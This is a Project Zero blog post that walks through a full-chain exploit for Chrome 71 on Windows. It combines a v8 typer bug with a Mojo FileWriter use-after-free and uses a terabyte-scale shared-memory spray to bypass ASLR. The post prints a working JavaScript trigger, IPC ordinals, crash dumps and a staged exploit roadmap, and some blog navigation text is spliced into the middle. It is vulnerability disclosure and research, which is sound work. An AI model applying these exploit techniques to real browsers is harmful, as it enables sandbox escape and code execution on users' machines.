Project Zero

News and updates from the Project Zero team at Google

Thursday, April 11, 2019

Virtually Unlimited Memory: Escaping the Chrome Sandbox

Posted by Mark Brand, Exploit Technique Archaeologist.

Introduction

After discovering a collection of possible sandbox escape vulnerabilities in Chrome, it seemed worthwhile to exploit one of these issues as a full-chain exploit together with a renderer vulnerability to get a better understanding of the mechanics required for a modern Chrome exploit. Considering the available bugs, the most likely appeared to be issue 1755, a use-after-free with parallels to classic Javascript engine callback bugs. This is a good candidate because of the high level of control the attacker has both over the lifetime of the free'd object, and over the timing of the later use of the object.

Apologies in advance for glossing over a lot of details about how the Mojo IPC mechanisms function - there'll hopefully be some future blogposts explaining in more detail how the current Chrome sandbox interfaces look, but there's a lot to explain!

For the rest of this blog post, we'll be considering the last stable 64-bit release of Desktop Chrome for Windows before this issue was fixed, 71.0.3578.98.

Getting started

One of the most interesting things that we noticed during our research into the Chrome Mojo IPC layer is that it's actually possible to make IPC calls directly from Javascript in Chrome! Passing the command line flag '--enable-blink-features=MojoJS' to Chrome will enable this - and we used this feature to implement a Mojo fuzzer, which found some of the bugs reported.

Knowing about this feature, the cleanest way to implement a full Chrome chain would be to use a renderer exploit to enable these bindings in the running renderer, and then do our privilege elevation from Javascript!

Exploiting the renderer

_tsuro happened to have been working on an exploit for CVE-2019-5782, a nice bug in the v8 typer that was discovered by SOrryMybad and used at the Tian Fu Cup. I believe they have an upcoming blog post on the issue, so I'll leave the details to them.

The bug resulted from incorrectly estimating the possible range of `arguments.length`; this can then be leveraged together with the (BCE) Bounds-Check-Elimination pass in the JIT. Exploitation is very similar to other typer bugs - you can find the exploit in 'many_args.js'. Note that as a result of _tsuro's work, the v8 team have removed the BCE optimisation to make it harder to exploit such issues in the typer!

The important thing here is that we'll need to have a stable exploit - in order to launch the sandbox escape, we need to enable the Mojo bindings; and the easiest way to do this needs us to reload the main frame, which will mean that any objects we leave in a corrupted state will become fair game for garbage collection.

Talking to the Browser Process

Looking through the Chrome source code, we can see that the Mojo bindings are added to the Javascript context in RenderFrameImpl::DidCreateScriptContext, based on the member variable `enabled_bindings_`. So, to mimic the command line flag we can use our read/write to set that value to `BINDINGS_POLICY_MOJO_WEB_UI`, and force the creation of a new ScriptContext for the main frame and we should have access to the bindings!

It's slightly painful to get hold of the RenderFrameImpl for the current frame, but by following a chain of pointers from the global context object we can locate chrome_child.dll, and find the global `g_frame_map`, which is a map from blink::Frame pointers to RenderFrameImpl pointers. For the purposes of this exploit, we assume that there is only a single entry in this map; but it would be simple to extend this to find the right one. It's then trivial to set the correct flag and reload the page - see `enable_mojo.js` for the implementation.

Note that Chrome randomizes the IPC ordinals at build time, so in addition to enabling the bindings, we also need to find the correct ordinals for every IPC method that we want to call. This can be resolved in a few minutes of time in a disassembler of your choice; given that the renderer needs to be able to call these IPC methods, this is just a slightly annoying obfuscation that we could engineer around if we were trying to support more Chrome builds, but for the one version we're supporting here it's sufficient to modify the handful of javascript bindings we need:

```
var kBlob_GetInternalUUID_Name = 0x2538AE26;

var kBlobRegistry_Register_Name = 0x2158E98A;
var kBlobRegistry_RegisterFromStream_Name = 0x719E4F82;

var kFileSystemManager_Open_Name = 0x305E02BE;
var kFileSystemManager_CreateWriter_Name = 0x63B8D2A6;

var kFileWriter_Write_Name = 0x64D4FC1C;
```

The bug

So we've got access to the IPC interfaces from Javascript - what now?

The bug that we're looking at is an issue in the implementation of the FileWriter interface of the [FileSystem API](). This is the interface description for the FileWriter interface, which is an IPC endpoint vended by the privileged browser process to the unprivileged renderer process to allow the renderer to perform brokered file writes to special sandboxed filesystems:

```
// Interface provided to the renderer to let a renderer write data to a file.
interface FileWriter {
 // Write data from |blob| to the given |position| in the file being written
 // to. Returns whether the operation succeeded and if so how many bytes were
 // written.
 // TODO(mek): This might need some way of reporting progress events back to
 // the renderer.
 Write(uint64 position, Blob blob) => (mojo_base.mojom.FileError result,
                                      uint64 bytes_written);

 // Write data from |stream| to the given |position| in the file being written
```

```
 // to. Returns whether the operation succeeded and if so how many bytes were
 // written.
 // TODO(mek): This might need some way of reporting progress events back to
 // the renderer.
 WriteStream(uint64 position, handle<data_pipe_consumer> stream) =>
       (mojo_base.mojom.FileError result, uint64 bytes_written);

 // Changes the length of the file to be |length|. If |length| is larger than
 // the current size of the file, the file will be extended, and the extended
 // part is filled with null bytes.
 Truncate(uint64 length) => (mojo_base.mojom.FileError result);
};
```

The vulnerability was in the implementation of the first method, `Write`. However, before we can properly understand the bug, we need to understand the lifetime of the `FileWriter` objects. The renderer can request a `FileWriter` instance by using one of the methods in the `FileSystemManager` interface:

```
// Interface provided by the browser to the renderer to carry out filesystem
// operations. All [Sync] methods should only be called synchronously on worker
// threads (and asynchronously otherwise).
interface FileSystemManager {
 // ...

 // Creates a writer for the given file at |file_path|.
 CreateWriter(url.mojom.Url file_path) =>
     (mojo_base.mojom.FileError result,
      blink.mojom.FileWriter? writer);

 // ...
};
```

The implementation of that function can be found here:

```
void FileSystemManagerImpl::CreateWriter(const GURL& file_path,
                                         CreateWriterCallback callback) {
 DCHECK_CURRENTLY_ON(BrowserThread::IO);

 FileSystemURL url(context_->CrackURL(file_path));
 base::Optional<base::File::Error> opt_error = ValidateFileSystemURL(url);
```

```
  if (opt_error) {
    std::move(callback).Run(opt_error.value(), nullptr);
    return;
  }
  if (!security_policy_->CanWriteFileSystemFile(process_id_, url)) {
    std::move(callback).Run(base::File::FILE_ERROR_SECURITY, nullptr);
    return;
  }

  blink::mojom::FileWriterPtr writer;
  mojo::MakeStrongBinding(std::make_unique<storage::FileWriterImpl>(
                              url, context_->CreateFileSystemOperationRunner(),
                              blob_storage_context_->context()->AsWeakPtr()),
                          MakeRequest(&writer));
  std::move(callback).Run(base::File::FILE_OK, std::move(writer));
}
```

The implication here is that if everything goes correctly, we're returning a `std::unique_ptr<storage::FileWriterImpl>` bound to a `mojo::StrongBinding`. A strong binding means that the lifetime of the object is bound to the lifetime of the Mojo interface pointer - this means that the other side of the connection can control the lifetime of the object - and at any point where the code in `storage::FileWriterImpl` yields control of the sequence associated with that binding, the connection could be closed and the instance could be free'd.

This gives us a handle to the `blink::mojom::FileWriter` Mojo interface described here; the function of interest to us is the `Write` method, which has a handle to a `blink::mojom::Blob` as one of it's parameters. We'll look at this `Blob` interface again shortly.

With this in mind, it's time to look at the vulnerable function.

```
void FileWriterImpl::Write(uint64_t position,
                           blink::mojom::BlobPtr blob,
                           WriteCallback callback) {
  blob_context_->GetBlobDataFromBlobPtr(
      std::move(blob),
      base::BindOnce(&FileWriterImpl::DoWrite, base::Unretained(this),
                     std::move(callback), position));
}
```

Now, it's not **immediately** obvious that there's an issue here; but in the Chrome codebase instances of `base::Unretained` which aren't immediately obviously correct are often worth further investigation (this creates an unchecked, unowned reference - see Chrome documentation). So; this code can **only be safe if** `GetBlobDataFromBlobPtr` always synchronously calls the callback, or if destroying `this` will ensure that the callback is never called. Since `blob_context_` isn't owned by `this`, we need to look at the implementation of `GetBlobDataFromBlobPtr`, and the way in which it uses `callback`:

```
void BlobStorageContext::GetBlobDataFromBlobPtr(
   blink::mojom::BlobPtr blob,
   base::OnceCallback<void(std::unique_ptr<BlobDataHandle>)> callback) {
 DCHECK(blob);
 blink::mojom::Blob* raw_blob = blob.get();
 raw_blob->GetInternalUUID(mojo::WrapCallbackWithDefaultInvokeIfNotRun(
     base::BindOnce(
         [](blink::mojom::BlobPtr, base::WeakPtr<BlobStorageContext> context,
            base::OnceCallback<void(std::unique_ptr<BlobDataHandle>)> callback,
            const std::string& uuid) {
           if (!context || uuid.empty()) {
             std::move(callback).Run(nullptr);
             return;
           }
           std::move(callback).Run(context->GetBlobDataFromUUID(uuid));
         },
         std::move(blob), AsWeakPtr(), std::move(callback)),
     ""));
}
```

The code above is calling an asynchronous Mojo IPC method `GetInternalUUID` on the `blob` parameter that's passed to it, and then (in a callback) when that method returns it's using the returned UUID to find the associated blob data (`GetBlobDataFromUUID`), and calling the `callback` parameter with this data as an argument.

We can see that the callback is passed into the return callback for an asynchronous Mojo function exposed by the Blob interface:

```
// This interface provides access to a blob in the blob system.
interface Blob {
 // Creates a copy of this Blob reference.
```

```
 Clone(Blob& blob);

 // Creates a reference to this Blob as a DataPipeGetter.
 AsDataPipeGetter(network.mojom.DataPipeGetter& data_pipe_getter);

 // Causes the entire contents of this blob to be written into the given data
 // pipe. An optional BlobReaderClient will be informed of the result of the
 // read operation.
 ReadAll(handle<data_pipe_producer> pipe, BlobReaderClient? client);

 // Causes a subrange of the contents of this blob to be written into the
 // given data pipe. If |length| is -1 (uint64_t max), the range's end is
 // unbounded so the entire contents are read starting at |offset|. An
 // optional BlobReaderClient will be informed of the result of the read
 // operation.
 ReadRange(uint64 offset, uint64 length, handle<data_pipe_producer> pipe,
           BlobReaderClient? client);

 // Reads the side-data (if any) associated with this blob. This is the same
 // data that would be passed to OnReceivedCachedMetadata if you were reading
 // this blob through a blob URL.
 ReadSideData() => (array<uint8>? data);

 // This method is an implementation detail of the blob system. You should not
 // ever need to call it directly.
 // This returns the internal UUID of the blob, used by the blob system to
 // identify the blob.
 GetInternalUUID() => (string uuid);
};
```

This means that we can provide an implementation of this `Blob` interface hosted in the renderer process; pass an instance of that implementation into the `FileWriter` interface's `Write` method, and we'll get a callback from the browser process to the renderer process during the execution of `GetBlobDataFromBlobPtr`, during which we can destroy the `FileWriter` object. The use of `base::Unretained` here would be dangerous regardless of this callback, but having it scheduled in this way makes it much cleaner to exploit.

Step 1: A Trigger

- Mac OS X and iPhone sandbox escapes (Jul)
- pwn4fun Spring 2014 - Safari - Part I (Jul)
- Announcing Project Zero (Jul)

First we need to actually reach the bug - this is a minimal trigger from Javascript using the MojoJS bindings we enabled earlier. A complete sample is attached to the bugtracker entry - the file is ‘trigger.js’

```
async function trigger() {
 // we need to know the UUID for a valid Blob
 let blob_registry_ptr = new blink.mojom.BlobRegistryPtr();
 Mojo.bindInterface(blink.mojom.BlobRegistry.name,
                    mojo.makeRequest(blob_registry_ptr).handle, "process");

 let bytes_provider = new BytesProviderImpl();
 let bytes_provider_ptr = new blink.mojom.BytesProviderPtr();
 bytes_provider.binding.bind(mojo.makeRequest(bytes_provider_ptr));

 let blob_ptr = new blink.mojom.BlobPtr();
 let blob_req = mojo.makeRequest(blob_ptr);

 let data_element = new blink.mojom.DataElement();
 data_element.bytes = new blink.mojom.DataElementBytes();
 data_element.bytes.length = 1;
 data_element.bytes.embeddedData = [0];
 data_element.bytes.data = bytes_provider_ptr;

 await blob_registry_ptr.register(blob_req, 'aaaa', "text/html", "", [data_element]);

 // now we have a valid UUID, we can trigger the bug
 let file_system_manager_ptr = new blink.mojom.FileSystemManagerPtr();
 Mojo.bindInterface(blink.mojom.FileSystemManager.name,
                    mojo.makeRequest(file_system_manager_ptr).handle, "process");

 let host_url = new url.mojom.Url();
 host_url.url = window.location.href;

 let open_result = await file_system_manager_ptr.open(host_url, 0);

 let file_url = new url.mojom.Url();
 file_url.url = open_result.rootUrl.url + '/aaaa';

 let file_writer = (await file_system_manager_ptr.createWriter(file_url)).writer;

 function BlobImpl() {
```

```
    this.binding = new mojo.Binding(blink.mojom.Blob, this);
  }

  BlobImpl.prototype = {
    getInternalUUID: async (arg0) => {
      // here we free the FileWriterImpl in the callback
      create_writer_result.writer.ptr.reset();

      return {'uuid': 'aaaa'};
    }
  };

  let blob_impl = new BlobImpl();
  let blob_impl_ptr = new blink.mojom.BlobPtr();
  blob_impl.binding.bind(mojo.makeRequest(blob_impl_ptr));

  file_writer.write(0, blob_impl_ptr);
}
```

Step 2: Replacement

Although it's likely not to be of much use in the end, I usually like to start the process of exploiting a use-after-free by replacing the object with completely attacker controlled data - although without an ASLR bypass or an information leak, it's unlikely we can do anything useful with this primitive, but it's often useful to get an understanding of the allocation patterns around the object involved, and it gives a clear crash that's useful to demonstrate the likely exploitability of the issue.

On the Windows build that we're looking at, the size of the `FileWriterImpl` is 0x140 bytes. I originally looked at using the Javascript Blob API directly to create allocations, but this causes a number of additional temporary allocations of the same size, which significantly reduces reliability. A better way to cause allocations of a controlled size with controlled data in the browser process is to register new Blobs using the `BlobRegistry registerFromStream` method - this will perform all of the secondary allocations during the initial call to `registerFromStream`, and we can then trigger a single allocation of the desired size and contents later by writing data into the `DataPipeProducerHandle`.

We can test this (see 'trigger_replace.js'), and indeed it does reliably replace the free'd object with a buffer containing completely controlled bytes, and crashes in the way we'd expect:

```
(1594.226c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chrome!storage::FileSystemOperationRunner::GetMetadata+0x33:
00007ffc`362a1a99 488b4908        mov     rcx,qword ptr [rcx+8] ds:23232323`2323232b=????????????????
0:002> r
rax=0000ce61f98b376e rbx=0000021b30eb4bd0 rcx=2323232323232323
rdx=0000021b30eb4bd0 rsi=0000005ae4ffe3e0 rdi=2323232323232323
rip=00007ffc362a1a99 rsp=0000005ae4ffe2f0 rbp=0000005ae4ffe468
r8=0000005ae4ffe35c  r9=0000005ae4ffe3e0 r10=0000021b30badbf0
r11=0000000000000000 r12=0000000000000000 r13=0000005ae4ffe470
r14=0000000000000001 r15=0000005ae4ffe3e8
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
chrome!storage::FileSystemOperationRunner::GetMetadata+0x33:
00007ffc`362a1a99 488b4908        mov     rcx,qword ptr [rcx+8] ds:23232323`2323232b=????????????????
0:002> k
# Child-SP          RetAddr           Call Site
00 0000005a`e4ffe2f0 00007ffc`362a74ed chrome!storage::FileSystemOperationRunner::GetMetadata+0x33 01
0000005a`e4ffe3a0 00007ffc`362a7aef chrome!storage::FileWriterImpl::DoWrite+0xed
…
```

Step 3: Information Leak

It's not much use controlling the data in the free'd object, when we need to be able to put valid pointers in there - so at this point we need to consider how the free'd object is used, and what options we have for replacing the free'd object with a different type of object, essentially turning the use-after-free into a type-confusion in a way that will achieve something useful to us.

Looking through objects of the same size in windbg however did not provide any immediate answers - and since most of the methods being called from `DoWrite` are non-virtual, we actually need quite a large amount of structure to be correct in the replacing object.

```
void FileWriterImpl::DoWrite(WriteCallback callback,
                             uint64_t position,
                             std::unique_ptr<BlobDataHandle> blob) {
 if (!blob) {
   std::move(callback).Run(base::File::FILE_ERROR_FAILED, 0);
   return;
```

```
 }
 // FileSystemOperationRunner assumes that positions passed to Write are always
 // valid, and will NOTREACHED() if that is not the case, so first check the
 // size of the file to make sure the position passed in from the renderer is
 // in fact valid.
 // Of course the file could still change between checking its size and the
 // write operation being started, but this is at least a lot better than the
 // old implementation where the renderer only checks against how big it thinks
 // the file currently is.
 operation_runner_->GetMetadata(
     url_, FileSystemOperation::GET_METADATA_FIELD_SIZE,
     base::BindRepeating(&FileWriterImpl::DoWriteWithFileInfo,
                         base::Unretained(this),
                         base::AdaptCallbackForRepeating(std::move(callback)),
                         position, base::Passed(std::move(blob))));
}
```

So; we're going to make a non-virtual call to `FileSystemOperationRunner::GetMetadata` with a `this` pointer taken from inside the free'd object:

```
OperationID FileSystemOperationRunner::GetMetadata(
   const FileSystemURL& url,
   int fields,
   GetMetadataCallback callback) {
 base::File::Error error = base::File::FILE_OK;
 std::unique_ptr<FileSystemOperation> operation = base::WrapUnique(
     file_system_context_->CreateFileSystemOperation(url, &error));
 ...
}
```

And that will then make a non-virtual call to `FileSystemContext::CreateFileSystemOperation` with a `this` pointer taken from inside whatever the previous `this` pointer pointed to...

```
FileSystemOperation* FileSystemContext::CreateFileSystemOperation(
   const FileSystemURL& url, base::File::Error* error_code) {
 ...

 FileSystemBackend* backend = GetFileSystemBackend(url.type());
 if (!backend) {
```

```
   if (error_code)
     *error_code = base::File::FILE_ERROR_FAILED;
   return nullptr;
 }

 ...
}
```

Which will then finally expect to be able to lookup a `FileSystemBackend` pointer from an `std::map` contained inside it!

```
FileSystemBackend* FileSystemContext::GetFileSystemBackend(
   FileSystemType type) const {
 auto found = backend_map_.find(type);
 if (found != backend_map_.end())
   return found->second;
 NOTREACHED() << "Unknown filesystem type: " << type;
 return nullptr;
}
```

This is quite a comprehensive set of constraints. (If we **can** meet them all, the call to `backend->CreateFileSystemOperation` is finally a virtual call which would be where we'd hope to achieve a useful side-effect).

After looking through the types of the same size (0x140 bytes), nothing jumped out as being both easy to allocate in a controlled way, and also overlapping in a compatible way - so we can instead consider an alternative approach. On Windows, the freeing of a heap block doesn't (immediately) corrupt the data it contains - so if we can groom to make sure that the `FileWriterImpl` allocation isn't reused, we can instead replace the `FileSystemOperationRunner` object directly, and access it through the stale pointer. This reduces one dereference from our constraints, and means we are looking in a different size class (0x80 bytes)… There are roughly 1000 object types of this size, and again nothing is obviously useful, so maybe we can consider alternative solutions...

Step 4: Information Leak (round #2)

Tired of staring at structure layouts in the debugger, time to consider any alternative we could come up with. The ASLR implementation on Windows means that if the same library is loaded in multiple processes, it will be at the same base address; so any library loaded in the renderer will be loaded at a known address in the browser process.

There are a few objects we could replace the `FileSystemOperationRunner` with that would line up the `FileSystemContext` pointer to controlled string data; we could use this to fake the first/begin node of the `backend_map_` with a pointer into the data section of one of the modules that we can locate, and there line things up correctly so that we could lookup the first entry. This only required an even smaller set of constraints:

```
ptr = getPtr(address)

getUint8(ptr + 0x19) == 0
getUint32(ptr + 0x20) == 0
obj = getPtr(ptr + 0x28)

vtable = getPtr(obj)

function = getPtr(vtable + 0x38)
```

The set of addresses which meet these constraints, unfortunately, does not really produce any useful primitives.

Step 5: ASLR Bypass

Having almost completely given up, we remembered one of the quirks related to [issue 1642](), a bug in the Mojo core code. Specifically; when the receiving end of a Mojo connection receives a [DataPipe*Dispatcher]() object, it will immediately map an associated shared memory section (the mapping occurs inside the call to `InitializeNoLock`).

Since there’s no memory or virtual address space limit in the browser process, this suggests that in fact, we may be able to completely bypass ASLR without an information leak if we can simply spray the virtual address space of the browser with shared memory mappings. Note - the renderer limits will still be applied, so we need to find a way to do this without exceeding the renderer limits. This should be fairly trivial from native code running in the renderer; we can simply duplicate handles to the same shared memory page, and repeatedly send them - but it would be nice to stay in Javascript.


Looking into the IDL for the MojoHandle interface in MojoJS bindings, we can note that while we can't clone DataPipe handles, we can clone SharedBuffer handles.

```
interface MojoHandle {
  ...

  // TODO(alokp): Create MojoDataPipeProducerHandle and MojoDataPipeConsumerHandle,
  // subclasses of MojoHandle and move the following member functions.
  MojoWriteDataResult writeData(BufferSource buffer, optional MojoWriteDataOptions options);
 MojoReadDataResult queryData();
  MojoReadDataResult discardData(unsigned long numBytes, optional MojoDiscardDataOptions options);
  MojoReadDataResult readData(BufferSource buffer, optional MojoReadDataOptions options);

  // TODO(alokp): Create MojoSharedBufferHandle, a subclass of MojoHandle
  // and move the following member functions.
  MojoMapBufferResult mapBuffer(unsigned long offset, unsigned long numBytes);
  MojoCreateSharedBufferResult duplicateBufferHandle(optional MojoDuplicateBufferHandleOptions options);
};
```

Unfortunately, SharedBuffers are used much less frequently in the browser process interfaces, and they're not automatically mapped when they are deserialized, so they're less useful for our purposes. However, since both SharedBuffers and DataPipes are backed by the same operating-system level primitives, we can still use this to our advantage; by creating an equal number of DataPipes with small shared memory mappings, and clones of a single, large SharedBuffer, we can then use our arbitrary read-write to swap the backing buffers!



As we can see in the VMMap screenshot above - this is both effective and quick! The first test performed a 16-terabyte spray, which got a bit laggy, but in the real-world about 3.5-terabytes appears sufficient to get a reliable, predictable address. Finally, a chance to cite SkyLined’s exploit for MS04-040 in a modern 64-bit Chrome exploit!

A little bit of fiddling later:

```
rax=00000404040401e8 rbx=000001fdba193480 rcx=00000404040401e8
rdx=000001fdba193480 rsi=00000002f39fe97c rdi=00000404040400b0
```

```
rip=00007ffd87270258 rsp=00000002f39fe8c0 rbp=00000002f39fea88
r8=00000404040400b0  r9=00000002f39fe8e4 r10=00000404040401f0
r11=0000000000000000 r12=0000000000000000 r13=00000002f39fea90
r14=0000000000000001 r15=00000002f39fea08
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
chrome!storage::FileSystemContext::CreateFileSystemOperation+0x4c:
00007ffd`87270258 41ff5238        call    qword ptr [r10+38h] ds:00000404`04040228=4141414141414141
```

Roadmap

Ok, at this point we should have all the heavy machinery that we need - the rest is a matter of engineering. For the detail-oriented; you can find a full, working exploit in the bugtracker, and you should be able to identify the code handling all of the following stages of the exploit:

1. Arbitrary read-write in the renderer
    a. Enable MojoJS bindings
    b. Launch sandbox escape
2. Sandbox escape
    a. Arbitrary read-write in the renderer (again…)
    b. Locate necessary libraries for pivots and ROP chain in the renderer address space
    c. Build a page of data that we're going to spray in the browser address space containing fake `FileSystemOperationRunner`, `FileSystemContext`, `FileSystemBackend` objects
    d. Trigger the bug
    e. Replace the free'd `FileWriterImpl` with a fake object that uses the address that we'll target with our spray as the `FileSystemOperationRunner` pointer
    f. Spray ~4tb of copies of the page we built in 2c into the browser process address space
    g. Return from the renderer to `FileWriterImpl::DoWrite` in the browser process, pivoting into our ROP chain and payload
    h. Pop calc
    i. Clean things up so that the browser can continue running

Conclusions

It's interesting to have another case where we've been able to use weaknesses in ASLR implementations to achieve a working exploit without needing an information leak.

There were two key ASLR weaknesses that enabled reliable exploitation of this bug:

- No inter-process randomisation on Windows (which is also a limitation on MacOS/iOS) which enabled locating valid code addresses in the target process without an information-leak.
- No limitations on address-space usage in the Chrome Browser Process, which enabled predicting valid data addresses in the heap-spray.

Without both of these primitives, it would be more difficult to exploit this vulnerability, and would likely have pushed past available motivation (better to keep looking for a better vulnerability, or an additional information leak since the use-after-free wasn't readily usable as an information leak).

Posted by Ben at 11:18 AM

No comments:

Post a Comment

Enter your comment...

Comment as: Google Accoun

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)